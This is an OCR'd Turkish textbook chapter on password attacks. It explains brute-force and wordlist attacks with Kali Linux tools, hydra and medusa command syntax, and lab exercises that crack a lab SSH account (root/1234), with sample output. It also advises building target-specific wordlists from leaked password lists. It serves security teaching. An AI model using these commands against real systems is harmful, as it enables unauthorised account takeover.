Parola saldırısı dijital dünyada en sık rastlanan saldırı türlerinden biridir. Parola saldırılarında amaç, kurumsal veya kişisel karşı tarafın kullandığı araçlar, web siteleri, programlar, sosyal medya hesapları veya sistemin işleyişi ile ilgili kritik bir noktada bulunan donanım veya yazılımların şifresini ele geçirmektir. Parolalarının ele geçirilmesi ve kontrolün kaybedilmesi kişi veya kurumları maddi ve manevi bakımdan zor durumda bırakabilir. Günümüzde parola saldırıları kişiler tarafından bilinçli veya bilinçsiz bir şekilde sıklıkla gerçekleştirilir. Zayıf parolalar, bilinçsiz kişiler tarafından deneme yanılma yöntemi kullanılarak dahi çözülmeye çalışılabilir. Kişiler kullandıkları sosyal medya hesaplarında bile belirledikleri parolalara dair ifadeler bulundurarak deneme yanılma yöntemiyle hesaplarının saldırganlarca ele geçirilmesini kolaylaştırırlar. Örneğin sosyal medya hesaplarında özel günlerden, tutulan takımdan veya beslenen evcil hayvanın isminden bahsedilmesi, aynı zamanda bu bilgilerin parolalarda kullanılması büyük bir güvenlik açığı oluşturur.

Kolaylıkla tahmin edilecek parolaların kullanılması ile saldırıların önü açılır. Güvenlik için uzun, içeriğinde büyük ve küçük harf barındıran, aynı zamanda özel karakter bulunan parolalar belirlenmelidir fakat böyle bir parola dahi kimi zaman saldırının önüne geçemez.

123456, qwerty, Password, abc123 gibi parolalar ülkemizde ve dünyada en çok tercih edilen parolalara örnektir.

Çeşitli yöntemlerle parolaların kırılması denendiğinde yukarıda örneklenen parolalar anında kırılırken karmaşıklaştırılmış parolaların kırılma süreleri ise bir hayli uzundur. Belirlenen parolaların ne kadar sürede kırıldığını hesaplayan çevrimiçi araçlar internette çokça bulunur.

Bilgi toplama, siber saldırıların temelinde çok önemli bir yere sahiptir. Parola ataklarında da bilgi toplama aşaması bulunur. Saldırganın yapacağı bir atak öncesi karşı tarafla ilgili bilgi toplaması, parolanın çözümü için önem teşkil eder. Saldıracağı kişi veya kurumun web sitesi, sosyal medya hesapları, kurumsal sektörü istihbarat aşamasında büyük önem arz eder. İnternette çeşitli mecralarda bulunan parola dosyaları, web sitelerinde bulunan kelimelerin parolaya dönüştürülmesi, sosyal medya hesaplarındaki bilgiler kullanılarak ve çeşitli araçlarla parola bilgileri oluşturularak saldırılar gerçekleştirilir.

Parola ataklarında deneme yanılma yöntemleri de çokça kullanılır. Özellikle kaba kuvvet saldırısı denilen deneme yanılma yöntemi günümüzün en çok kullanılan parola ataklarındandır. Sistemi oluşturan kullanıcıların aldığı önlemlerle bu tarz saldırıların önüne geçmek mümkündür. Parola giriş ve deneme sayısını sınırlandırmak, fazla denemeleri uyarı sistemi ile bilgilendirmek, kayıt altına almak ve engellemek en sık kullanılan güvenlik önlemlerindendir.

Parola ataklarındaki bir diğer yöntem, çeşitli açıkları kullanarak karşı tarafın sistemine sızmaktır. Karşı tarafın sistemine sızıldığında elde edilen parola özetleri (hash bilgileri) ile karşı tarafın bilgileri ele geçirilebilir. Bu tür saldırılar çok tehlikelidir. Elde edilen


parola bilgileriyle birden fazla sisteme, teknolojiye, cihaza, oturum bilgilerine erişilerek karşı tarafa büyük zararlar verilebilir. Parola atakları üç grupta incelenir.

- Çevrimiçi (on-line) parola atakları
- Çevrimdışı (off-line) parola atakları
- Teknik olmayan parola atakları

6.2.1. Çevrimiçi Parola Saldırıları

Anlık çalışan sistem üzerinde çeşitli araçlarla parola denemeleri yaparak, kelime listelerini (wordlist) parola alanlarına uygulayarak veya çalışan sistemi dinleyip, parolaları çözümleyerek yapılan saldırılara çevrimiçi (on-line) parola atakları denir. Burada amaç, hâlihazırda çalışan sistemin parolasını tespit etmektir.

Kali Linux işletim sisteminde parola atakları yapabilmek için birçok araç bulunmaktadır. Çevrimiçi parola saldırıları yapabilecek araçlara Uygulamalar, Kali Linux, Password Attacks, Online Attacks yolu kullanılarak ulaşılabilir (Görsel 6.1).



Görsel 6.1: Kali Linux çevrimiçi atak menüsü

Çevrimiçi atak yapacak menü incelendiğinde birçok araç bulunduğu görülür. Çevrimiçi ataklar menüsünde acccheck, burpsuite, cewl, hydra, findmyhash, ncrack, medusa vb. araçlar açık kaynak kodlu olarak bulunur. Kullanılacak atak türüne göre uygun araçlar seçilerek parola kırma saldırısı düzenlenebilir.

6.2.1.1. Kaba Kuvvet Saldırıları

Parolayı elde etmek için deneme yanılma yöntemi kullanılarak yapılan atak türlerine kaba kuvvet saldırıları denir. Bu yöntem, saldırganlar tarafından çok tercih edilir. Yöntemin uygulanış kolaylığı, saldırganların bu tip saldırılara olan ilgisini artırır. Parolanın karmaşıklığı, çözüm süresini uzatır. Bazen bir parolanın çözümü için saldırganlar günlerce bu yöntemi kullanarak atakta bulunur.


Parolaları deneme yanılma yöntemi kullanarak çözmek bir hayli zordur. Bu nedenle saldırganlar bazı araçları kullanarak işlerini kolaylaştırmaya çalışır. Kali Linux işletim sistemi on-line araçlar menüsünde bulundan hydra aracı ile kaba kuvvet saldırıları düzenlenebilir.

Hydra aracı; FTP, SMTP, POP3, SSH, RDP, TELNET gibi birçok uzaktan erişim protokolünü destekler. Hydra aracı, belirlenen servislere kaba kuvvet saldırısı gerçekleştirmeyi kolaylaştırır. Çeşitli kelime listeleri kullanılarak aynı anda bir veya birden fazla hedefe parola kırma atakları düzenlenebilir.

Kelime listesi; içinde rakamlar, büyük ve küçük harflerden oluşan kelimeler ve özel karakterler barındıran, parola olma ihtimali bulunan kombinasyonların bir arada bulunduğu listelerdir. Bu listeler, kullanıcılar tarafından hazırlanabildiği gibi internet üzerinde birçok yerden ücretsiz veya ücretli olarak temin edilebilir. Kelime listeleri genellikle kaba kuvvet saldırılarında kullanılır. Kaba kuvvet saldırılarına deneme kaynağı oluşturan kelime listelerinin içinde barındırdığı kelimelerden biri sistemin şifresi olduğu takdirde atak başarıyla sonuçlanır. Kelime listesi parolayı barındırmıyorsa atak sonuçsuz kalır ve kelime listesi kullanışsız olur. Saldırının başarıyla sonuçlanması için kelime listeleri atak yapılan yere uygun ve listelerin içeriği geniş olmalıdır.

Hydra aracı kelime listelerini kullanarak FTP, SMTP, POP3, SSH, RDP, TELNET gibi protokollere ataklar düzenleme imkânı sağlar ve diğer araçlara göre daha hızlıdır. Hydra aracı, Kali Linux işletim sistemi ile hazır bir şekilde gelmektedir. Farklı bir Linux sürümü kullanılıyorsa Linux dağıtımının terminaline “sudo apt-get install hydra” komutu yazılarak işletim sistemine bu araç yüklenmelidir.

Hydra aracına Uygulamalar, Kali Linux, Password Attacks, Online Attacks, hydra yolu kullanılarak ulaşılabilir (Görsel 6.2).



Görsel 6.2: Kali işletim sistemi hydra ve hydra-gtk araçlarına ulaşım

Hydra Komut Yapısı

```
hydra -l <kullanıcı adı> -P <parola> <ip adresi> <servis>
hydra -l user –P passlist.txt ftp://192.168.0.1
```

Yukarıdaki komut yazıldığı takdirde belirtilen IP adresinin **FTP** portuna kaba kuvvet saldırısı gerçekleştirilir. Bu saldırıda kullanıcı adı "user" olarak denenirken parolalar için "passlist.txt" kelime listesi oluşturulmuştur. Oluşturulan bu dosya içinde bulunan değerler saldırı için kullanılır.

Hydra Parametreleri

-l: Kullanıcı adı biliniyorsa bu parametre ile birlikte kullanıcı adı yazılır.

-L: Belirtilen dosya içinden kullanıcı adını tarar.

-p: Parola biliniyorsa bu parametre ile birlikte parola yazılır.

-P: Belirtilen dosya içinden parolayı tarar.

-V: Denenen kombinasyonları ekrana yazdırır. **-f / -F:** Kullanıcı adı ile şifre bulunduğunda işlemi durdurur.

-s Port Numarası: Servis varsayılan portta değil de başka bir portta çalışıyor ise parametre ile birlikte port tanımlanır.

-e nsr: Boş parola olduğunda veya kullanıcı adı ile parolanın aynı olduğu durumları tarar.

-h: Hydra ile kullanılacak parametrelerin hepsinin adını ve görevini yazar.

Yukarıda sıklıkla kullanılan parametrelerin görevleri verilmiştir. Tüm parametrelerin görülebilmesi için "hydra –h" komutu uygulanır.

1. UYGULAMA


Hydra Aracıyla Kaba Kuvvet Saldırısı

Aşağıdaki işlem adımlarına göre hydra aracını kullanarak 192.168.138.128 IP adresine sahip cihazın SSH servisinin kullanıcı adını (root) ve parolasını (1234) elde etmek için kaba kuvvet saldırısı gerçekleştiriniz.

1. Adım: Hydra aracını Kali Linux işletim sisteminde Uygulamalar, Kali Linux, Password Attacks, Online Attacks, hydra yolunu kullanarak açınız.

2. Adım: Parola saldırısı için ihtiyaç duyulan kelime listesini, yazı hazırlama editörünü kullanarak (Vim, Nano vb.) içinde aşağıdaki parolalar ve kullanıcı adları olacak şekilde iki farklı dosya hâlinde hazırlayınız ve kullanıcı adlarını "users.txt", parolaları "pass.txt" olarak masaüstüne kaydediniz (Görsel 6.3).

Dosya İçerikleri	
user.txt	**pass.txt**
admin	1234
user	12345
kullanici	123456
siber	4321
bilisim	5432
root	654321




Görsel 6.3: Kelime listesinin hazırlanıp konumlandırılması

3. Adım: Kali işletim sistemi terminalini kullanarak aşağıda belirtilen komutları giriniz ve kelime listesinin doğruluğunu kontrol ediniz (Görsel 6.4).

root@Kali: cd Desktop

root@Kali:/Desktop more users.txt

root@Kali:/Desktop more pass.txt



Görsel 6.4: Kelime listesinin doğruluğunun kontrolü

4. Adım: Hydra aracına kelime listesinin kontrolünü sağladıktan sonra yapılacak saldırı ile ilgili komutu giriniz (Görsel 6.5).

root@Kali:/Desktop hydra -L users.txt –P pass.txt 192.168.138.128 ssh

```
root@Kali:~/Desktop# hydra -L users.txt -P pass.txt 192.168.138.128 ssh
Hydra v7.6 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes only
```

Görsel 6.5: hydra komut yazımı

5. Adım: Saldırı sonucunda kelime listesinde doğru kullanıcı adı ve şifresi eşleştiğinde saldırı başarılı olacaktır. Saldırı sonucunu görüntüleyiniz (Görsel 6.6).

```
root@Kali:~/Desktop# hydra -L users.txt -P pass.txt 192.168.138.128 ssh
Hydra v7.6 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2021-08-13 00:12:01
[DATA] 16 tasks, 1 server, 36 login tries (l:6/p:6), ~2 tries per task
[DATA] attacking service ssh on port 22
[ERROR] ssh protocol error
[ERROR] ssh protocol error
[ERROR] ssh protocol error
[22][ssh] host: 192.168.138.128   login: root   password: 1234
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2021-08-13 00:12:06
```

Görsel 6.6: hydra komut çıktısı

SIRA SİZDE

Hydra komut satırı ile yapılan kaba kuvvet saldırısını **hydra-gtk** aracını kullanarak aynı şekilde fakat grafiksel arayüzde gerçekleştiriniz.


DEĞERLENDİRME

Çalışmalarınız aşağıda yer alan kontrol listesine göre değerlendirilecektir.

KONTROL LİSTESİ

ÖLÇÜTLER	EVET	HAYIR
1. Kali işletim sisteminde kelime listesinin doğruluğunu kontrol etti.		
2. Kali Linux işletim sistemini kullanarak hydra-gtk aracını açmayı denedi.		
3. Doğru bir şekilde hydra komut satırını yazdı.		
4. Kaba kuvvet saldırısını hydra-gtk aracıyla gerçekleştirdi.		

Kaba kuvvet saldırılarının gerçekleştirilebileceği araçlardan bir diğeri de **medusa** isimli açık kaynak kodlu araçtır. Medusa aracı, hydra gibi birden fazla hedefe saldırı yapabilir ve bu saldırılar için kelime listelerini kullanır. Medusa ile hedef cihazlarda AFP, CVS, FTP, HTTP, IMAP, MS-SQL, MySQL, NNTP, PcAnywhere, POP3, REXEC, RLOGIN, RSH, SMBNT, SMTP-AUTH, SMTP-VRFY, SNMP, SSHv2, TELNET portlarına ve servislerine parola atakları gerçekleştirmek mümkündür. Medusa aracına Uygulamalar, Kali Linux, Password Attacks, Online Attacks, medusa yolu kullanılarak ulaşılabilir (Görsel 6.7).



Görsel 6.7: Kali işletim sisteminde medusa aracına ulaşım

Medusa Komutları

```
medusa -h 192.168.138.128 -u ”root" -P parolalistesi.txt -M http
medusa -h 192.168.138.128 -u ”root" -P parolalistesi.txt -M ftp
medusa -h 192.168.138.128 -u ”root" -P parolalistesi.txt -M telnet
```

Medusa Parametreleri

-h: Sadece tek bir hedefe saldırı yapılacağında kullanılır.

-H: Birden fazla hedefe yapılacak saldırılarda kullanılır.

-u: Kullanıcı adı bilinen bir saldırı yapılacağında kullanılır.

-U: Birden fazla kullanıcı adı kelime listesinden deneneceğinde kullanılır.

-p: Şifresi bilinen bir saldırı yapılacağında kullanılır.

-P: Birden fazla şifre kelime listesinden deneneceğinde kullanılır.

-m: Bu parametre ile hedefteki servis bilgisi tanımlanır.

-b: Yapılan işlemlerin satır satır gözükmesi istenilmediğinde kullanılır.

-d: Medusa ile kullanılabilecek parametrelerin tamamını listeler.


-F: Parola ve kullanıcı adı bulunursa yapılan işlemin sonlanmasını sağlar. Aksi hâlde parola ve kullanıcı adı bulunsa dahi denemeler devam eder.

2. UYGULAMA

Medusa Aracıyla Kaba Kuvvet Saldırısı

Aşağıdaki işlem adımlarına göre medusa aracını kullanarak 192.168.138.128 IP adresine sahip cihazın SSH servisinin kullanıcı adı (root) ve parolasını (1234) elde etmek için kaba kuvvet saldırısı gerçekleştiriniz.


1. Adım: Medusa aracını Kali Linux işletim sisteminde Uygulamalar, Kali Linux, Password Attacks, Online Attacks, medusa yolunu kullanarak açınız (Görsel 6.8).



Görsel 6.8: medusa aracının açılması


2. Adım: Medusa aracına kelime listesinin kontrolünü sağladıktan sonra yapılacak saldırı ile ilgili komutu giriniz (Görsel 6.9).

root@Kali:/Desktop medusa -h 192.168.138.128 -U users.txt –P pass.txt –M ssh -F



Görsel 6.9: medusa komut yazımı

3. Adım: Saldırı sonucunda kelime listesinde doğru kullanıcı adı ve şifresi eşleştiğinde saldırı başarılı olacaktır. Saldırı sonucunu görüntüleyiniz (Görsel 6.10).



Görsel 6.10: medusa saldırı işlemi sonucu

6.2.1.2. Kelime Listesi Oluşturma

Parola ataklarında kaba kuvvet saldırıları için kullanılacak kelime listelerini daha verimli saldırılar yapmak adına kullanıcının kendisi oluşturabilir. Çeşitli yöntemlerle oluşturulan kelime listeleri ile hedef cihazların parola ve kullanıcı adlarını daha hızlı çözme şansı elde edilir.

Kelime listesi oluşturulmadan önce hedefle ilgili bilgi toplanmalıdır. İnternetten arama yöntemleri ile hedef kişi veya kurum hakkında daha önceden internete sızmış bir parola listesinin kontrolü yapılmalıdır. Benzerlik olan bir kelime listesi bulunursa hedefe yönelik düzenlemeler yapılarak yeni listelerin oluşması sağlanabilir.

